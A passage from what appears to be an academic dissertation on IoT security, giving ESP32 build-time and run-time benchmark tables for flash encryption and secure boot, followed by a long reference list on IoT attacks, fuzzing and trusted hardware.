Next, we evaluate performance relating to the build time of the small app and large app. The build time encompasses the time required to compile, encrypt, and upload a program over UART. Note that when we run the full build process, all source files are compiled. In a real development scenario, most files do not need to re-compile or re-encrypt every time a developer updates the app. Table B. shows our evaluation metrics.

Table B.2: Build times (in seconds) when ESP32 security features are enabled/disabled.

Benchmark	App size	Insecure	Secure	Change
Compile	Small	33.94	34.65	2.09%
Compile	Large	52.90	53.74	1.58%
Encrypt	Small	N/A	3.21	N/A
Encrypt	Large	N/A	19.53	N/A
Upload	Small	4.55	20.78	356.70%
Upload	Large	25.03	134.87	438.83%
All	Small	38.50	58.64	52.31%
All	Large	77.92	208.14	167.12%

It can be seen that in both the large app and small app, compilation time only increases by about one second when security is added to the chip. This correlates with the size difference of the image binaries. Encryption time and upload time increase linearly with respect to the application size. We found that the small application can be encrypted in about 3.2 seconds and uploaded in 20.8 seconds, while the large application takes 19.5 seconds to encrypt and 134.9 seconds to upload. The upload time for plaintext applications is considerably shorter. Our findings indicate that the full build process of a secure app can result in as much as a 167% time delay and up to 208 seconds or more, while smaller apps suffer from less delay. However, the resulting delay is acceptable, given that it will only occur at times when the developer must update the application.

Finally, we evaluate several run-time benchmarks on the ESP32 to measure the impact of flash encryption. The ESP32 contains internal flash encryption and decryption blocks which allow the internal SRAM to read and write to the encrypted flash memory over an SPI bus. As a result, we expect that the instruction throughput will incur some delay. To comprehensively assess the performance of the ESP32, our benchmarks include addition and division of 8-bit integers, 32-bit integers, 64-bit integers, floating point numbers, and doubles, as well as the sine function using floats and doubles, the square root function, string copying, matrix multiplication, and finally, reading and writing to flash memory. The string copy benchmark would copy a string of length 512 bytes from one address to another, while the "read to flash" and "write to flash" benchmarks operated on 32-byte payloads. We ran each benchmark one thousand times at 240 MHz clock speed and recorded the total runtime to execute all instances of a benchmark. Table B. shows the result of each benchmark.

Table B.3: Run times (in seconds) of various operations when ESP32 security features are disabled/enabled.

Benchmark	Insecure	Secure	Change
Int8 add	146	147	0.68%
Int8 divide	374	377	0.80%
Int32 add	109	109	0.00%
Int32 divide	274	275	0.35%
Int64 add	445	447	0.45%
Int64 divide	4478	4481	0.07%
Float sine	$1.11 * 10^4$	$3.06 * 10^4$	175.68%
Float divide	2506	2510	0.16%
Double sine	$1.10 * 10^4$	$1.11 * 10^4$	0.91%
Double divide	$3.16 * 10^4$	$3.16 * 10^4$	0.00%
Double square root	4786	4793	0.15%
Copy string	3150	3150	0.00%
Matrix multiplication	$1.57 * 10^5$	$1.57 * 10^5$	0.00%
Read to flash	$7.30 * 10^4$	$7.26 * 10^4$	-0.55%
Write to flash	$5.23 * 10^7$	$4.77 * 10^7$	-8.80%

It can be seen that the majority of workloads were not impacted by the flash encryption delay. We observed only a notable delay in the "float sin" benchmark, which increased by roughly 19 milliseconds. However, we also observe that the "write to flash" benchmark decreased by about 4.6 seconds. Our results indicate that the majority of computation-intensive workloads will not be impeded by flash encryption.

LIST OF REFERENCES

[1] Statista Research Department, "Internet of Things- number of connected devices worldwide 2015-2025," 27 November 2016. [Online]. Available: https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/. [Accessed 14 September 2022].

[2] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis, D. Kumar, C. Lever, J. Ma, J. Mason, D. Menscher, C. Seaman, N. Sullivan, K. Thomas and Y. Zhou, "Understanding the Mirai Botnet," in *IEEE USENIX Security Symposium*, Vancover, BC, 2017.

[3] A. Greenberg, "The Reaper IoT Botnet Has Already Infected a Million Devices," 20 October 2017. [Online]. Available: https://www.wired.com/story/reaper-iot-botnet-infected-million-networks/. [Accessed 14 September 2022].

[4] M. Devi and A. Majumder, "Side-Channel Attack in Internet of Things: A Survey," in *Applications of Internet of Things*, Singapore, 2020, pp. 213-222.

[5] LimitedResults, "PWn the ESP32 Forever: Flash Encryption and Sec. Boot Keys Extraction," 2019 November 13. [Online]. Available: https://limitedresults.com/2019/11/pwn-the-esp32-forever-flash-encryption-and-sec-boot-keys-extraction/. [Accessed 2022 September 2022].

[6] B. Pearson, L. Luo, Y. Zhang, R. Dey, Z. Ling, M. Bassiouni and X. Fu, "On Misconception of Hardware and Cost in IoT Security and Privacy," in *IEEE International Conference on Communications (ICC)*, Shanghai, China, 2019.

[7] Arm, "TrustZone for Cortex-M," [Online]. Available: https://www.arm.com/technologies/trustzone-for-cortex-m. [Accessed 15 September 2022].

[8] B. Pearson, C. Zou, Y. Zhang, Z. Ling and X. Fu, "SIC2: Securing Microcontroller Based IoT Devices with Low-cost Crypto Coprocessors," in *IEEE International Conference on Parallel and Distributed Systems (ICPADS)*, Hong Kong, 2020.

[9] A. Francillon and C. Castelluccia, "Code Injection Attacks on Harvard-Architecture Devices," in *ACM Conference on Computer and Communications Security (CCS)*, Alexandira, 2008.

[10] L. Luo, Y. zhang, C. White, B. Keating, B. Pearson, X. Shao, Z. Ling, H. Yu, C. Zou and X. Fu, "On Security of TrustZone-M Based IoT Systems," *IEEE Internet of Things Journal*, vol. 9, no. 12, pp. 9683-9699, 2022.

[11] Z. Ling, J. Luo, Y. Xu, C. Gao, K. Wu and X. Fu, "Security Vulnerabilities of Internet of Things :A Case Study of the Smart Plug System," *IEEE Internet of Things Journal*, vol. 4, no. 6, pp. 1899-1909, 2017.

[12] J. Chen, W. Diao, Q. Zhao, C. Zuo, Z. Lin, X. Wang, W. C. Lau, M. Sun, R. Yang and K. Zhang, "IoTFuzzer: Discovering Memory Corruptions in IoT Through App-based Fuzzing," in *NDSS*, San Diego, 2018.

[13] R. Kumar and R. Goyal, "On Cloud Security Requirements, Threats, Vulnrerabilities and Countermeasures: A Survey," *Computer Science Review*, vol. 33, pp. 1-48, 2019.

[14] Organization for the Advancement of Structured Information Standards (OASIS), "MQTT Version 5.0," 7 March 2019. [Online]. Available: https://docs.oasis-open.org/mqtt/mqtt/v5.0/mqtt-v5.0.html. [Accessed 15 September 2022].

[15] Internet Engineering Task Force, "The Constrained Application Protocol (CoAP)," June 2014. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc7252. [Accessed 15 September 2022].

[16] J. O'Hara, "Toward a Commodity Enterprise Middleware: Can AMQP enable a new era in messaging middleware? A look inside standards-based messaging with AMQP," *Queue*, vol. 5, no. 4, pp. 48-55, 2007.

[17] S. H. Ramos, M. T. Villalba and R. Lacuesta, "MQTT Security: A Novel Fuzzing Approach," *Wireless Communications and Mobile Computing*, vol. 2018, p. 11, 2018.

[18] BACnet International, "BACnet," [Online]. Available: https://bacnet.org/. [Accessed 15 September 2022].

[19] The KNX Association, "KNX," [Online]. Available: https://www.knx.org/. [Accessed 15 September 2022].

[20] M. Cash, S. Wang, B. Pearson, Q. Zhou and X. Fu, "On Automating BACnet Device Discovery and Property Identification," in *IEEE International Conference on Communications (ICC)*, Montreal, QC, 2021.

[21] G. Liang, J. Zhao, F. Luo, S. R. Weller and Z. Y. Dong, "A Review of False Data Injection Attacks Against Modern Power Systems," *IEEE Transactions on Smart Grid,* vol. 8, no. 4, pp. 1630-1638, 2017.

[22] M. Cash, C. Morales, S. Wang, X. Jin, A. Parlato, Q. Z. Sun and X. Fu, "On False Data Injection Attack against Building Automation Systems," in *arXiv Preprint*, 2922.

[23] C. Vacherot, "Sneak into buildings with KNXnet/IP," in *Hal Open Science, hal-03022310f*, Lyon, France, 2020.

[24] F. P. W. K. Wolfgang Granzer, "Security in Building Automation Systems," *IEEE Transactions on Industrial Electronics,* vol. 57, no. 11, 2010.

[25] D. Tychalas, H. Benkraouda and M. Maniatakos, "ICSFuzz: Manipulating I/Os and Repurposing Binary Code to Enable Instrumented Fuzzing in ICS Control Applications," in *USENIX security Symposium*, Virtual event, 2021.

[26] L. Luo, X. Shao, Z. Ling, H. Yan, Y. Wei and X. Fu, "fASLR: Function-Based ASLR via TrustZone-M and MPU for Resource-Constrained IoT Systems," *IEEE Internet of Things Journal,* vol. 9, no. 18, pp. 17120-17135, 2022.

[27] Microchip Technology Incorporated, "ATECC608A," 2018. [Online]. Available: https://www.microchip.com/wwwproducts/en/ATECC608A. [Accessed 14 September 2022].

[28] G. Perrone, M. Vecchio, R. Pecori and R. Giaffreda, "The Day After Mirai: A Survey on MQTT Security Solutions After the Largest Cyber-attack Carried Out through an Army of IoT Devices," in *International Conference on Internet of Things, Big Data and Security (IoTBDS),* Porto, Portugal, 2017.

[29] S. Andy, B. Rahardjo and B. Hanindhito, "Attack Scenarios and Security Analysis of MQTT Communication Protocol in IoT System," in *International Conference on Electrical Engineering, Computer Science and Informatics (EECSI),* Yogyakarta, Indonesia, 2017.

[30] M. S. Harsha, B. M. Bhavani and K. R. Kundhavai, "Analysis of Vulnerabilities in MQTT Security using Shodan API and Implementation of its Countermeasures via Authentication and ACLs," in *International Conference on Advances in Computing, Communications and Informatics (ICACCI),* Bangalore, India, 2018.

[31] X. Peng, J. Ren, L. She, D. hang, J. Li and Y. Zhang, "BOAT: A Block-Streaming App Execution Scheme for Lightweight IoT Devices," *IEEE Internet of Things Journal*, vol. 5, no. 3, pp. 1816-1829, 2018.

[32] L. Xiao, X. Wan, X. Lu, Y. Zhang and D. Wu, "IoT Security techniques Based on Machine Learning: How Do IoT Devices Use AI to Enhance Security?," *IEEE Signal Processing Magazine,* vol. 35, no. 5, pp. 41-49, 2018.

[33] Espressif Systems (Shanghai) Pte., Ltd., "ESP32," 2022. [Online]. Available: https://www.espressif.com/en/products/socs/esp32. [Accessed 14 September 2022].

[34] Texas Instruments Incorporated, "CC3220," 2018. [Online]. Available: http://www.ti.com/product/CC3220. [Accessed 14 September 2022].

[35] N. Dhanjani, "Hacking Lightbulbs," 13 August 2013. [Online]. Available: https://www.dhanjani.com/2013/08/hacking-lightbulbs.html. [Accessed 14 September 2022].

[36] Z. Ling, K. Liu, Y. Xu, Y. Jin and X. Fu, "An End-to-End View of IoT Security and Privacy," in *IEEE Global Communications Conference (GLOBECOM)*, Singapore, 2017.

[37] J. Molina, "Learn How to Control Every Room at a Luxury Hotel Remotely," in *Black Hat USA*, Las Vegas, 2014.

[38] J. Obermaier and M. Hutle, "Analyzing the Security and Privacy of Cloud-based Video Surveillance Systems," in *ACM International Workshop on IoT Privacy, Trust, and Security (IoTPTS)*, Xi'an, 2016.

[39] Shodan, "Shodan Report: MQTT," 16 September 2022. [Online]. Available: https://www.shodan.io/search/report?query=mqtt. [Accessed 16 September 2022].

[40] B. Cabé, "Key Trends from the IoT Developer Survey 2018," 17 April 2018. [Online]. Available: https://blog.benjamin-cabe.com/2018/04/17/key-trends-iot-developer-survey-2018. [Accessed 16 September 2022].

[41] Y. Jia, L. Xing, Y. Mao, D. Zhao, X. Wang, S. Zhao and Y. Zhang, "Burglars' iot paradise: Understanding and Mitigating Security Risks of General Messaging Protocols on IoT Clouds," in *IEEE Symposium on Security and Privacy (SP),* San Francisco, 2020.

[42] J. Li, B. Zhao and C. Zhang, "Fuzzing: A Survey," *SpringerOpen Cybersecurity,* vol. 1, no. 1, p. 6, 2018.

[43] J. Pereyda, "boofuzz: Network Protocol Fuzzing for Humans," 2022. [Online]. Available: https://boofuzz.readthedocs.io/en/stable/index.html. [Accessed 16 September 2022].

[44] D. Aitel, "An Introduction to SPIKE, the Fuzzer Creation Kit," [Online]. Available: https://www.blackhat.com/presentations/bh-usa-02/bh-us-02-aitel-spike.ppt. [Accessed 16 September 2022].

[45] V.-T. Pham, M. Bohme and A. Roychoudhury, "AFLNET: A Greybox Fuzzer for Network Protocols," in *IEEE International Conference on Software Testing, Validation and Verification (ICST)*, Porto, Portugal, 2020.

[46] R. A. Light, "Mosquitto: server and client implementation of the MQTT protocol," *International Journal of Open Source Software and Processes,* vol. 2, no. 13, 2017.

[47] T. Petsios, A. Tang, S. Stolfo, A. D. Keromytis and S. Jana, "NEZHA: Efficient Domain-Independent Differential Testing," in *IEEE Symposium on Security and Privacy (SP)*, San Jose, 2017.

[48] T. Petsios, J. Zhao, A. D. Keromytis and S. Jana, "SlowFuzz: Automated Domain-Independent Detection of Algorithmic Complexity Vulnerabilities," in *ACM SIGSAC Conference on Computer and Communications Security*, Dallas, 2017.

[49] M. Zalewski, "american fuzzy lop (2.52b)," [Online]. Available: https://lcamtuf.coredump.cx/afl/. [Accessed 18 September 2022].

[50] S. Rawat, V. Jain, A. Kumar, L. Cojocar, C. Gioffrida and H. Bos, "VUzzer :Application-aware Evolutionary Fuzzing," in *The Network and Distributed System Security (NDSS)*, San Diego, 2017.

[51] F. Dekking, C. Kraaikamp, H. Lopuhaa and L. Meester, A Modern Introduction to Probability and Statistics, Delft, The Netherlands: Springer, 2005.

[52] Amazon.com Incorporated, "Amazon CloudWatch," [Online]. Available: https://aws.amazon.com/cloudwatch/. [Accessed 18 September 2022].

[53] HiveMQ GmbH, "HiveMQ - Enterprise Ready MQTT to move your IoT data," [Online]. Available: https://www.hivemq.com/. [Accessed 18 September 2022].

[54] Octavo Labs AG, "VerneMQ - A MQTT broker that is scalable, enterprise ready, and open source," [Online]. Available: https://vernemq.com/. [Accessed 18 September 2022].

[55] G. D'mello, B. Zari, Gnought, D. Lando and Getlarge, "Aedes," [Online]. Available: https://github.com/moscajs/aedes. [Accessed 18 September 2022].

[56] EMQ, "EMQX: The World's #1 Open Source Distributed MQTT Broker," [Online]. Available: https://www.emqx.io/. [Accessed 2018 September 2022].

[57] D. Pianca, "KMQTT," [Online]. Available: https://github.com/davidepianca98/KMQTT. [Accessed 18 September 2022].

[58] E. Moqvist, "MQTT Tools," [Online]. Available: https://github.com/eerimoq/mqttools. [Accessed 18 September 2022].

[59] M. Wolfe, S. Hoenig, K. Yoshida and A. S-M, "Hrotti," [Online]. Available: https://github.com/alsm/hrotti. [Accessed 18 September 2022].

[60] A. Selva, "Moquette Project," [Online]. Available: https://github.com/moquette-io/moquette. [Accessed 18 September 2022].

[61] The MITRE Corporation, "CVE-2021-28166," 12 March 2021. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-28166. [Accessed 18 September 2022].

[62] The MITRE Corporation, "CVE-2021-34432," 9 June 2021. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-34432. [Accessed 18 September 2022].

[63] A. Sieg, "Server crash after client send zero-byte username but no zero byte password," 20 September 2017. [Online]. Available: https://github.com/alsm/hrotti/issues/15. [Accessed 19 September 2022].

[64] F-Secure Corporation, "mqtt_fuzz," [Online]. Available: https://github.com/F-Secure/mqtt_fuzz. [Accessed 19 September 2022].

[65] M. Bohne, V.-T. Pham and A. Roychoudhury, "Coverage-based Greybox Fuzzing as Markov Chain," in *ACM SIGSAC Conference on Computer and Communication Security (2016)*, Vienna, Austria, 2016.

[66] M. Bohne, V.-T. Pham, M.-D. Nguyen and A. Roychoudhury, "Directed Greybox Fuzzing," in *ACM SIGSAC Conference on Computer and Communications Security*, Dallas, 2017.

[67] S. Gan, C. Zhang, X. Qin, X. Tu, K. Li, Z. Pei and Z. Chen, "CollAFL: Path Sensitive Fuzzing," in *IEEE Symposium on Security and Privacy (SP)*, San Francisco, 2018.

[68] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel and G. Vigna, "Driller: Augmneting Fuzzing Through Selective Symbolic Execution," in *The Network and Distributed System Security (NDSS) Symposium*, San Diego, 2016.

[69] I. Yun, S. Lee and M. Xu, "QSYM: A Practical Concolic Execution Engine Tailored for Hybrid Fuzzing," in *USENIX Security*, Baltimore, 2018.

[70] H. Peng, Y. Shoshitaishvili and M. Payer, "T-Fuzz: Fuzzing by Program Transformation," in *IEEE Symposium on Security and Privacy (SP)*, San Francisco, 2018.

[71] P. Chen and H. Chen, "Angora: Efficient Fuzzing by Principled Search," in *IEEE Symposium on Security and Privacy (SP)*, San Francisco, 2018.

[72] J. Wang, B. Chen, L. Wei and Y. Liu, "Skyfire: Data-Driven Seed Generation for Fuzzing," in *IEEE Symposium on Security and Privacy*, San Jose, 2017.

[73] Espressif Systems, "Espressif Achieves the 100-Million Target for IoT Chip Shipments," 2 January 2018. [Online]. Available: https://www.espressif.com/en/news/Espressif_Achieves_the_Hundredmillion_Target_for_IoT_Chip_Shipments. [Accessed 16 September 2022].

[74] Espressif Systems, "Secure Boot," [Online]. Available: https://docs.espressif.com/projects/esp-idf/en/latest/esp32/security/secure-boot-v1.html. [Accessed 16 September 2022].

[75] Espressif Systems, "Flash Encryption," [Online]. Available: https://docs.espressif.com/projects/esp-idf/en/latest/esp32/security/flash-encryption.html. [Accessed 16 September 2022].

[76] Tensilica Incorporated, "Xtensa Instruction Set Architecture (ISA)," 2010. [Online]. Available: https://0x04.net/~mwk/doc/xtensa.pdf. [Accessed 16 September 2022].

[77] Mitre Corporation, "CWE-134: Use of EXternally-Controlled Format String," 19 July 2006. [Online]. Available: https://cwe.mitre.org/data/definitions/134.html. [Accessed 16 September 2022].

[78] Espressif Systems, "ESP8266," [Online]. Available: https://www.espressif.com/en/products/socs/esp8266. [Accessed 16 September 2022].

[79] LimitedResults, "Pwn the LIFX Mini White," 23 January 2019. [Online]. Available: https://limitedresults.com/2019/01/pwn-the-lifx-mini-white/. [Accessed 16 September 2022].

[80] LimitedResults, "Pwn the WIZ Connected," 6 February 2019. [Online]. Available: https://limitedresults.com/2019/02/pwn-the-wiz-connected/. [Accessed 16 September 2022].

[81] Espressif Systems, "Security Advisory concerning fault injection and eFuse protections (CVE-2019-17391)," 1 November 2019. [Online]. Available:

https://www.espressif.com/en/news/Security_Advisory_Concerning_Fault_Injection_and _eFuse_Protections. [Accessed 16 September 2022].

[82] Espressif Systems, "Security advisories about Zero PMK installation and beacon crash," 10 September 2019. [Online]. Available: https://www.espressif.com/en/Security_advisories_about_Zero_PMK_installation_and_b eacon_crash. [Accessed 16 September 2022].

[83] M. E. Garbelini, "ESP8266 Beacon Frame Crash (CVE-2019-12588)," 21 November 2017. [Online]. Available: https://matheus-garbelini.github.io/. [Accessed 16 September 2022].

[84] C. V. Rooyen and P. Promeuschel, "Exploitation: ARM & Xtensa Compared," in *Nullcon*, Goa, India, 2018.

[85] M. Korolov, "Supply chain attacks show why you should be wary of third-party providers," 27 December 2021. [Online]. Available: https://www.csoonline.com/article/3191947/supply-chain-attacks-show-why-you-should-be-wary-of-third-party-providers.html. [Accessed 16 September 2022].

[86] Microsoft Corporation, "What is Azure Sphere?," 26 July 2022. [Online]. Available: https://docs.microsoft.com/en-us/azure-sphere/product-overview/what-is-azure-sphere. [Accessed 16 September 2022].

[87] Texas Instruments Incorporated, "CC3100MOD," [Online]. Available: https://www.ti.com/product/CC3100MOD. [Accessed 16 September 2022].

[88] K. Xiao, D. Forte, Y. Jin, R. Karri, S. Bhunia and M. Tehranipoor, "Hardware Trojans; Lessons Learned after One Decade of Research," *ACM Transactions on Design Automation of Electronic Systems,* vol. 22, no. 1, 2017.

[89] D. Agrawal, S. Baktir, D. Karakoyuntu, P. Rohatgi and B. Sunar, "Trojan Detection using IC Fingerprinting," in *IEEE Symposum on Security and Privacy (SP)*, Berkeley, 2007.

[90] Adafruit Industries, "DHT22 temperature-humidity sensor + extras," [Online]. Available: https://www.adafruit.com/product/385. [Accessed 16 September 2022].

[91] M. T. Incorporated, "CryptoAuthLib - Microchip CryptoAuthentication Library," [Online]. Available: https://microchiptech.github.io/cryptoauthlib/. [Accessed 16 September 2022].

[92] Trusted Firmware, "Mbed TLS," [Online]. Available: https://www.trustedfirmware.org/projects/mbed-tls/. [Accessed 16 September 2022].

[93] M. T. Incorporated, "ATSAMD21G18," [Online]. Available: https://www.microchip.com/en-us/product/ATSAMD21G18. [Accessed 16 September 2022].

[94] Intel Corporation, "What is Intel SGX?," [Online]. Available: https://www.intel.com/content/www/us/en/architecture-and-technology/software-guard-extensions.html. [Accessed 3 October 2022].

[95] International Organization for Standardization, "ISO/IEC 11889-1:2015," March 2016. [Online]. Available: https://www.iso.org/standard/66510.html. [Accessed 3 October 2022].

[96] S. Sidhu, B. J. Mohd and T. Hayajneh, "Hardware Security in IoT Devices with Emphasis on Hardware Trojans," *Journal of Sensor and Actualtor Networks,* vol. 8, no. 3, p. 42, 2019.

[97] S. Pinto, T. Gomes, J. Pereira, J. Cabral and A. Tavares, "IIoTEED: An Enhanced, Trusted Execution Environment for Industrial IoT Edge Devices," *IEEE Internet Computing,* vol. 21, no. 1, pp. 40-47, 2017.

[98] G. Yoade, V. Karande, L. Khan and K. Hamlen, "Decentralized IoT Data Management Using BlockChain and Trusted Execution Environment," in *IEEE International Conference on Information Reuse and Integration (IRI)*, Salt Lake City, 2018.

[99] MediaTek Incorporated, "MT3620," [Online]. Available: https://www.mediatek.com/products/AIoT/mt3620. [Accessed 2 October 2022].

[100] Texas Instruments Incorporated, "CC3220S," [Online]. Available: https://www.ti.com/product/CC3220S. [Accessed 2 October 2022].

[101] Intel Corporatio, "Pin - A Dynamic Binary Instrumentation Tool," [Online]. Available: https://www.intel.com/content/www/us/en/developer/articles/tool/pin-a-dynamic-binary-instrumentation-tool.html. [Accessed 3 October 2022].

[102] L. Luo, Y. Zhang, B. Pearson, Z. Ling, H. Yu and X. Fu, "On the Security and Data Integrity of Low-cost Sensor Networks for Air Quality Monitoring," *MDPI Sensors*, vol. 18, no. 12, 2018.

[103] B. Pearson, L. Luo, C. Zou, J. Crain, Y. Jin and X. Fu, "Building a Low-cost and State-of-the-art IoT Security Hands-on Laboratory," in *IFIP International Internet of Things Conference,* Tampa, 2019.

[104] C. Gao, L. Luo, Y. Zhang, B. Pearson and X. Fu, "Microcontroller Based IoT System Firmware Security: Case Studies," in *IEEE International Conference on Industrial Internet (ICII)*, Orlando, 2019.

[105] Y. Zhang, J. Weng, Z. Ling, B. Pearson and X. Fu, "BLESS: A BLE Application Security Scanning Framework," in *IEEE Conference on Computer Communications (INFOCOM),* Toronto, ON, 2020.

[106] Z. Ling, R. Liu, Y. Zhang, K. Jia, B. Pearson, X. Fu and J. Luo, "Prison Break of Android Reflection Restriction and Defense," in *IEEE Conference on Computer Communications (INFOCOM),* Vancouver, BC, 2021.

[107] Z. Ling, H. Yan, X. Shao, J. Luo, Y. Xu, B. Pearson and X. Fu, "Secure Boot, Trusted Boot and Remote Attestation for ARM TrustZone-Based IoT Nodes," *Journal of Systems Architecture,* vol. 119, no. 102240, 2021.

[108] B. Pearson, Y. Zhang, C. Zou and X. Fu, "FUME: Fuzzing Message Queueing Telemetry Transport Brokers," in *IEEE International Conference on Computer Communications (INFOCOM)*, London, 2022.

[109] B. Parno, J. M. McCune and A. Perrig, "Bootstrapping Trust in Commodity Computers," in *IEEE Symposium on Security and Privacy (S&P)*, Oakland, 2010.

[110] Microchip Technology Incorporated, "ATECC608B," [Online]. Available: https://www.microchip.com/en-us/product/ATECC608B. [Accessed 16 September 2022].